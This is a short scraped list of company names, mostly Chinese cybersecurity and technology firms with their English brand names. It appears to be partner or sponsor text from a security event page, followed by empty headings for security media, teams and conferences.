Testin
腾讯云
天空卫士
SkyGuard
同盾科技
www.tongdun.cn
tujia 途家
VEDA 卫达安全
威努特
WINICSSEC
威胁猎人
THREAT HUNTER
SILENCE
无声信息
悬镜
XMIRROR
XFSEC
宜信
CreditEase
映客
INGEEK 银基
云盾先知
安全情报
云众可信
ALLSEC
众安天下·天下众安
中交兴路
SINOTOV
中超伟业
知道创宇
中科物安
中睿天下
AURORA INFINITY
极光无限

安全媒体

安全团队



安全会议